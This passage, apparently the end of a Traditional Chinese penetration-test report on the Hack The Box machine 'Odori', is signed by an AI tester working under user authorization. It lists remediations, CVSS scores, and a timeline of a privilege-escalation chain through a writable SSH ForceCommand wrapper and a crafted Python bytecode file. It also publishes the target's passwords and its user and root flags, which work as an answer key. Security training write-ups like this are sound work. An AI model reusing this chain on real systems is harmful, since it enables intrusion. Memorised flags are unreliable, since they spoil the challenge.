SMB	匿名或 guest 身分不能列出 / 讀取 backup；有效群組可讀範圍符合需求
BitLocker	VMDK/磁碟以高熵金鑰加密；復原金鑰受控；外部開機與 WinRE 流程有保護
憑證	Windows Credential Manager 無 svc_backup 明文可解密密碼；排程改用 gMSA / secret manager
SSH	/opt/restrict 僅 root 可修改；服務帳號不可修改被 sshd 信任的金鑰檔
Python 排程	__pycache__、來源檔、目錄均 root-owned 且無低權限寫入；以 -B 執行
回歸測試	重跑匿名 SMB、SFTP、權限檢查；確認普通帳號無法替換任何 root 匯入檔

5. 附錄

5.1 風險等級定義

CVSS v3.1	等級	處理期限建議
9.0-10.0	嚴重	立即隔離或緩解
7.0-8.9	高危	優先修補；完成前限制存取
4.0-6.9	中危	排入近期修補
0.1-3.9	低危	依風險接受度排程
0.0	資訊	記錄並持續觀察

5.2 CVSS 評分說明

CVSS v3.1 以攻擊向量、攻擊複雜度、所需權限、使用者互動、影響範圍與機密性/完整性/可用性影響估分。本報告的 Linux 提權路徑為 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H = 8.8。SMB 匿名讀取提示檔為 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N = 5.3。VL-002 是條件式離線資料鏈，分數 8.1 為估值且不等同 CVE，需以實際資產情境重評。

5.3 洩露憑證與旗標清單

資料	值	來源 / 驗證狀態
7z 密碼	hackthebox	使用者提供
BitLocker 密碼	123456789	公開文章線索；本次離線未獨立驗證
Linux SFTP	svc_backup / Napping2Curator	公開文章線索；本次 SSH/SFTP 成功驗證
user.txt	a1f95b58e487289f8ce0eb62e6439e91	靶機 SFTP 直接讀取；HTB 已提交
root.txt	4cf373aa4921fcf926d4aca5dadcba49	root euid 直接讀取；HTB 已提交

5.4 測試工具

工具	用途 / 版本
Nmap 7.991	TCP 埠盤點、版本探測、NSE 預設腳本
macOS smbutil / mount_smbfs	匿名 SMB 分享列舉與讀取
OpenSSH sftp / ssh	SFTP 帳號驗證、金鑰登入、shell 測試
Python 3.10.22	產生與目標 Python 3.10 相容的 bytecode proof-of-concept
7-Zip 26.05	使用者提供的 7z archive；密碼測試與 VMDK 解壓完成
John Jumbo bitlocker2john	已嘗試抽取 BitLocker hash；掃描未完成，未用於密碼驗證
HTB Web UI	提交 user / root flag；成功完成頁已驗證

5.5 測試與清理時間線

```
15:49  Started TCP scan and archive download; VPN route confirmed
15:51  Top 1000 scan found 22/139/445; anonymous SMB readable
15:53  Retrieved user.txt by SFTP; user flag submitted
15:54  Verified writable ForceCommand wrapper; got svc_backup shell
15:56  Uploaded crafted pyc; next root job created SUID bash
15:57  Read root.txt with euid 0; HTB reported solved
15:58–15:59  Restored restrict and pyc; removed test key and rootbash
16:08–16:15  7z integrity and extraction passed; VMDK hash matched
16:11–16:15  bitlocker2john attempted; hash scan incomplete and stopped
```

5.6 外部參考

公開 Odori 解題文章（本次線索來源；Windows 映像步驟未在本機完整重放）：https://exploitnotes.hashnode.dev/hackthebox-odori-writeup

Python 3.10 Import System - Cached bytecode invalidation：https://docs.python.org/3.10/reference/import.html#cached-bytecode-invalidation

OpenBSD sshd_config(5) - ForceCommand / SSH_ORIGINAL_COMMAND： https://man.openbsd.org/sshd_config

Samba smb.conf(5) - map to guest / guest ok： https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html

Microsoft Learn - BitLocker FAQ / recovery：https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/faq

5.7 簽署與免責

測試人員：Codex，依使用者明確授權執行。報告內容僅涵蓋 HTB Odori 指定單一靶機。測試結果依本次靶機當時狀態而定；修補後需重新驗證。Windows 離線階段的操作細節有外部公開來源依據，但尚未在本工作站完成 VMDK 解密與 VM 重演，已於報告各處標示。旗標與密碼依使用者要求明列，請僅用於本 HTB 訓練環境。